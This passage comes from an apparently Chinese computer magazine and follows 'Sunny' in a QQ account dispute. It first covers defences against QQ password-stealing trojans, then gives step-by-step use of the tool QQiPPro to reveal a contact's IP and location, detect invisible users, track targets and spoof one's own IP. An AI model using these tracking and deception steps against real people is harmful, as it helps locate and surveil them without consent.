Sunny知道，这场QQ争夺战，也许将会耗费不少的时间。

防守回放——防范QQ木马

伪“黑客”经常盗号，当然也熟悉各种QQ盗号手段，因此早已对这些盗号手段进行了相应的防护。

一 安全中心设置

Sunny采用的是QQ文件传输的方法发送盗号木马，但伪“黑客”已经进行了QQ安全中心的设置，因此Sunny没有攻击成功。

腾讯QQ早就为防止攻击者通过QQ传播木马设置了一系列的防护功能，QQ安全中心默认设置都会直接阻挡木马程序文件的接收。但是QQ安全中心也并不是那么的绝对安全，也可能有木马鱼目混珠突破限制。之所以有木马能突破安全中心，其实还是缘于安全中心没有设置好，可进行如下安全设置：

点击QQ面板上的“菜单”→“设置”→“安全设置”命令，打开安全设置对话框（图13）。



图13　打开QQ安全设置对话框

在左侧边栏中选择“安全设置”→“网络信息安全”项目，在右侧窗口中可以设置文件传输安全等级。默认设置安全等级为“中”，在这样的情况下木马可执行文件是无法直接传输的。但是有许多木马以更狡猾的方式传播，例如将自身改名为.pif，或者躲藏在压缩包里面，安全等级为中是无法阻止这类木马传输的。因此最好将安全等级设置为“高”（图14），让任何木马文件都无法传输过来。




图14　设置禁止接收文件传输

安全等级设置为高后，在QQ中无法接收任何文件，如果要接收可信任的好友发过来的文件，可将等级调为中后再接收，但是接收完毕之后一定要再调回高等级。

【加油站】常见的QQ盗号木马伪装格式

目前大量的盗Q木马后缀名都为.pif，见到此类文件一律不要接收，因为普通情况下没有人会将文件保存为这种格式。还有许多盗号木马是采用双后缀名，例如.jpg.exe、.bmp.exe等，前面是伪装的图片文件名，后面才是真正的文件后缀，这类文件一定也是盗号木马。还有伪装成.com后缀之类的，都是企图欺骗用户。

二 病毒监视防范盗号木马

杀毒软件的实时扫描功能，可以实时防范盗号木马病毒进入系统中，要防范QQ盗号木马，一定要时刻开着杀毒软件的实时病毒监控功能，以江民杀毒软件KV2008为例：

点击菜单“工具”→“设置”，打开设置对话框，选择左侧“监视”项目，在右侧设置实时监视程序列表中勾选所有选项，尤其是“即时通讯监视”项（图15）。

开着实时监视，上任何网站、下载安装程序、聊天接收邮件都不用担心QQ盗号木马（图16），但是要注意及时更新病毒库。




图15　在KV2008杀毒软件中开启聊天监控功能




图16　实时监控查杀到了下载文件中的QQ木马

杀毒软件为了彻底的防范木马盗密码，都有一个隐私保护功能，启用该功能可让QQ木马无能为力。以江民KV2008为例：

点击菜单“工具”→“设置”→“主动防御”→“隐私保护设置”，打开隐私保护对话框（图17）。




图17　隐私保护设置框

点击“增加”按钮，在弹出对话框中选择信息类型为“用户定义”，在“私密信息内容”中输入自己的QQ号码。再次输入QQ号码后，点击“确定”按钮关闭对话框，即可添加一条保护信息（图18）。同时，在设置对话框中，将“检测到私密信息后的处理方式”设置为“询问是否发送私密信息”。




图18　用杀毒软件锁住QQ号

三 其它安全措施

有许多攻击者通过发送带有木马的网页网址，诱惑别人点击导致QQ被盗。对于QQ用户

来说，凡是在QQ聊天窗口中看到的网址都绝对不要点击，因为这些网址绝对不是广告就是木马网页！

为了防止无意点击打开了木马网页，可在QQ安全设置对话框中去掉“消息中的链接可直接点击”项的选择。另外，在好友发来的QQ链接中，前面如果显示为绿色小钩的，那么就表示该链接为安全（图19）。



图19 分辨链接是否安全

攻击者可能直接用QQ邮件携带木马攻击，打开QQ邮件就会被盗号。因此出于安全考虑，不要使用QQ邮件功能。同时可以在刚才的设置对话框中选择“系统设置”→“基本设置”，勾选“禁止所有新邮件的提示”。



图20 禁用QQ邮件通知

攻击回放——隐蔽的QQ木马

打开笔记本，登录上QQ，Sunny看见中午添加的QQ头像是灰色的。难道伪黑客没有上线？又或者中午的警告，让伪黑客有了提防，一直在隐身以免遭受不必要的攻击？Sunny决定揪出这个隐身的伪黑客。

一 追捕隐身的QQ用户

Sunny尝试了用传文件、加视频、重加好友等等方法，强行向对方发送一个应答请求窗口（图21），来刺探一下对手是否隐身。一般情况下，即使对方隐身，但无论对方是点击接受还是拒绝，或者直接取消关闭请求窗口，他的QQ头像都会在列表中亮一下。




图21 QQ应答请求

Sunny准备用发送图片的法子。但是想到对方如果也知道这里面的意图，将请求窗口拖到电脑屏幕边缘而不理睬的话，方法就失效了。看来得想个办法将他揪出来！

1. 揪出伪黑客的IP地址

要让隐身的伪黑客显形，Sunny准备使用一个叫作“兰飞QQiPPro”的工具，既可完美隐藏自己QQ显示的IP，又可攻击对方。

运行兰飞QQiPPro，打开QQiPPro控制面板（图22）。点击Qqippro界面中的“设置系统”按钮，打开设置对话框。




图22 QQiPPro界面

在QQiPPro系统设置对话框的“IP服务”选项卡中，勾选“启用手动和自动方式查询好友IP的服务”和“提示的地理位置信息中包含IP地址”，就可以启动IP服务（图23）。成功启动后，QQiPPro会在日志信息中显示所加载的IP数据库类型及其版本。




图23 启动IP服务

【加油站】QQ iPPro

QQiPPro自带了简易IP数据库，也支持比较流行的纯真IP数据库。可从网上下载纯真IP数据库解压，把其中的“QQWry.dat”文件拷贝到QQiPPro安装目录下，然后重新启用QQiPPro即可。

需要注意一点，用QQiPPro提供的IP查询功能，可以显示其它方法隐身的的QQ用户，但是不能获取同样使用了QQIPPro保护的好友的IP。

只要启用了IP服务,也就启用了自动提示好友地理位置信息的功能，每次登录QQ，每个好友都会自动发送来一条IP地理位置信息。也可以通过向好友发送指令形式，主动查询好友的地理位置。

如果不希望总是自动接收到对方好友的地理位置的提示消息，可在“IP服务”选项卡中勾选“禁止自动提示好友的地理位置信息”,这样只有发送IP查询命令时才提示地理位置信息。

在QQ消息框中发送指令为“\w”、“\d”或“\W”，即可获得对方IP地址和物理信息

（图24）。如果QQiPPro查询不到对方的IP或查到的IP属于无效IP(比如局域网IP)，QQiPPro就不会返回任何结果。



图24 手工查询好友真实IP

\d需要执行复杂的操作，查询结果比较准确，如果使用\d查不到ip,可以将使用IP虚拟功能中的“虚拟为本机地址”，然后再进行查询即可。

2. 剥去隐身伪装

Sunny向伪黑客的QQ号发送了显示IP的指令后，等了半天没有反应，莫非伪黑客作了保护？还是先看看伪黑客是不是隐身在线吧！

利用QQiPPro可以轻易的让隐身的QQ主动现形。打开系统设置对话框，选择“隐身探测”选项卡，在其中勾选“通过被动探测的方法探测好友是否隐身在线”，即可启动隐身探测功能（图25）。




图25 启动隐身探测功能

QQiPPro使用两种提示方式：发送提示信息和显亮QQ头像。显亮QQ头像是默认选择，勾选“通知用户探测的结果通过发送"我在线""我可能在线"等提示信息来提示好友隐身在线”选项，可以改为发送提示信息。

自己登录QQ，或对方隐身上线时，会自动发送提示信息，表示自己隐身在线（图26）。也可以主动探测某好友是否隐身，向该好友发送指令“\y”，如果对方确实在线就会回复“我在线”。




图26 成功探测出隐身好友

3. 盯住伪黑客

探测的结果看来伪黑客确实隐身在线，Sunny还将伪黑客的QQ加入了自己的关注列表，方便以后随时可以了解到伪黑客的一举一动。

在刚才的设置对话框中勾选“只把事先设定的关注好友作为探测目标”项，点击“添加/删除好友名单”按钮，在弹出的对话框中输入好友QQ号码，再点击“添加”按钮（图27）。目前最多可以同时探测5位好友。也可手工在QQ消息输入窗口里发送“\g”指令，即可添加关注指定的好友；撤销关注好友，则发送“\c”指令。




图27 添加关注好友

二 完美的欺骗

同样的，在进行攻击前，为了获取伪黑客的信任，Sunny决定对IP地址进行伪装，这次Sunny的伪装非常巧妙……

1. 隐藏保护IP地址

在进行伪装前，首先要隐藏IP地址，防止IP地址被伪黑客探测到。

点击Qqippro界面中的“系统设置”按钮，打开设置对话框。在“通讯”选项卡中可设置代理服务器地址和端口（图28）。




图28 设置代理服务器

再点击面板上的第一个QQ登录按钮，弹出QQiPPro登录对话框。程序会自动定位QQ的安装路径，输入QQ号与密码，并设置登录模式为“普通”，点击确定按钮即可登录QQ（图29）。




图29 登录QQ

当启动QQiPPro成功后，会在面板中提示：“通讯服务启动成功 HTTP 127.0.0.1:8081”（图30）。说明成功的用代理登录QQ了。



图30 代理登录QQ

【注意】

现在各种显IP的QQ外挂满天飞，而且使用普通方式隐藏IP，比如代理、服务器中转之类都没有用，不过QQiPPro却能够真正完全的保护自己的IP。用QQiPPro登录QQ，就可达到隐藏IP的效果。

要想让QQiPPro保护IP不被其它显IP外挂探测到，还需关闭QQ中的地理位置共享功能（图31）：

打开QQ设置对话框，点击左侧的“个人设置”→“状态显示”，在右边窗口中去掉“显示我的地理位置”项的选择，点击应用按钮，确定后重新登录QQ即可。




图31 取消QQ地理位置共享功能才能真正隐藏IP地址

先来测试一下QQiPPro隐藏IP的效果，Sunny启动另外一个带有显IP外挂的QQ，以正常方式直接登录网络。然后用QQiPPro保护的QQ发送了一条消息，显IP外挂QQ接收到后，发现QQiPPro保护的QQ地址信息为“暂时无IP信息”，采用多种探测方式最终都是如此（图32）。




图32 显IP外挂无法探测受保护IP地址



【加油站】通过代理的QQ掉线后的操作

由于QQ存在一个小BUG，在离线操作后重新直接上线，有可能会导致QQ不使用代理而直接登录网络即可能绕过QQiPPro，因此如果因网络故障导致QQ离线后，应该关闭QQ然后重新登录，才能彻底保证IP地址的安全。

2．巧伪装，迷惑伪黑客

QQiPPro不仅可以隐藏IP，还可以伪装IP，让伪黑客费尽心思的用QQ IP外挂探测到的只是一个虚假地址。

在QQiPPro面板中点击工具栏上的设置按钮，打开系统设置对话框，选择“IP服务”选项

卡。在“IP虚拟”中勾选“为QQ虚拟一个任意指定的IP”项（图33），再点击“设置我的虚拟IP”按钮，打开IP设置对话框。




图33 启用IP虚拟功能

